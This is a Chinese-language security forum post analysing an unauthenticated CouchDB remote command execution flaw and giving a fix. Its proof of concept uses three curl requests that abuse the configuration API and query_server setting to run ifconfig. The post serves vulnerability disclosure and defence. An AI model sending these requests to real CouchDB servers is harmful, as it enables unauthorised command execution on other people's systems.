Hacking CouchDB

千霄 / 2016-10-19 08:22:13 / 浏览数 28592 安全技术 漏洞分析 顶(0) 踩(0)

 CouchDB 是一个开源的面向文档的数据库管理系统，可以通过 RESTful JavaScript Object Notation (JSON) API
访问。CouchDB会默认会在5984端口开放Restful的API接口，用于数据库的管理功能。经过测试云盾团队率先发现，利用该未授权访问漏洞不仅会造成数据的丢失和泄露，

0x01 漏洞分析

 翻阅官方描述会发现，CouchDB中有一个Query_Server的配置项，在官方文档中是这么描述的：

CouchDB delegates computation of design documents functions to external query servers. The external query server is a special OS process which communicates with CouchDB over standard input/output using a very simple line-based protocol with JSON messages.
直白点说，就是CouchDB允许用户指定一个二进制程序或者脚本，与CouchDB进行数据交互和处理，query_server在配置文件local.ini中的格式：

```
[query_servers]
LANGUAGE = PATH ARGS
```

默认情况下，配置文件中已经设置了两个query_servers:

```
[query_servers]
javascript = /usr/bin/couchjs /usr/share/couchdb/server/main.js
coffeescript = /usr/bin/couchjs /usr/share/couchdb/server/main-coffee.js
```

可以看到，CouchDB在query_server中引入了外部的二进制程序来执行命令，如果我们可以更改这个配置，那么就可以利用数据库来执行命令了，但是这个配置是在local.in
继续读官方的文档，发现了一个有意思的功能，CouchDB提供了一个API接口用来更改自身的配置，并把修改后的结果保存到配置文件中：
The CouchDB Server Configuration API provide an interface to query and update the various configuration values within a running CouchDB instance

也就是说，除了local.ini的配置文件，CouchDB允许通过自身提供的Restful
API接口动态修改配置属性。结合以上两点，我们可以通过一个未授权访问的CouchDB，通过修改其query_server配置，来执行系统命令。

0x02 POC

新增query_server配置，这里执行ifconfig命令：

```
curl -X PUT '<http://1.1.1.1:5984/_config/query_servers/cmd'>; -d '"/sbin/ifconfig >/tmp/6666"'
```

新建一个临时表，插入一条记录：

```
curl -X PUT '<http://1.1.1.1:5984/vultest'>;
curl -X PUT '<http://1.1.1.1:5984/vultest/vul'>; -d '{"_id":"770895a97726d5ca6d70a22173005c7b"}'
```

调用query_server处理数据：

```
curl -X POST '<http://1.1.1.1:5984/vultest/_temp_view?limit=11'>; -d '{"language":"cmd","map":""}' -H 'Content-Type:
application/json'
```

可以看到，指定的ifconfig命令已经成功执行：

0x03 漏洞修复

1、指定CouchDB绑定的IP（需要重启CouchDB才能生效）在 /etc/couchdb/local.ini 文件中找到 “bind_address = 0.0.0.0”，把 0.0.0.0 修改为 127.0.0.1
，然后保存。注：修改后只有本机才能访问CouchDB。
2、设置访问密码（需要重启CouchDB才能生效）在 /etc/couchdb/local.ini 中找到“[admins]”字段配置密码。

0x04 参考链接

http://blog.rot13.org/2010/11/triggers-in-couchdb-from-queue-to-external-command-execution.html
http://docs.couchdb.org/en/1.6.1/api/server/configuration.html#api-config
http://docs.couchdb.org/en/1.6.1/intro/api.html
http://docs.couchdb.org/en/1.6.1/config/query-servers.html

下一篇：Hello World!
1. 3 条回复



kuuki 2016-10-19 09:22:03

厉害了word哥

0 回复Ta


男仔无才 2016-10-19 09:27:09

0 回复Ta


985873**** 2018-07-02 15:02:17

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板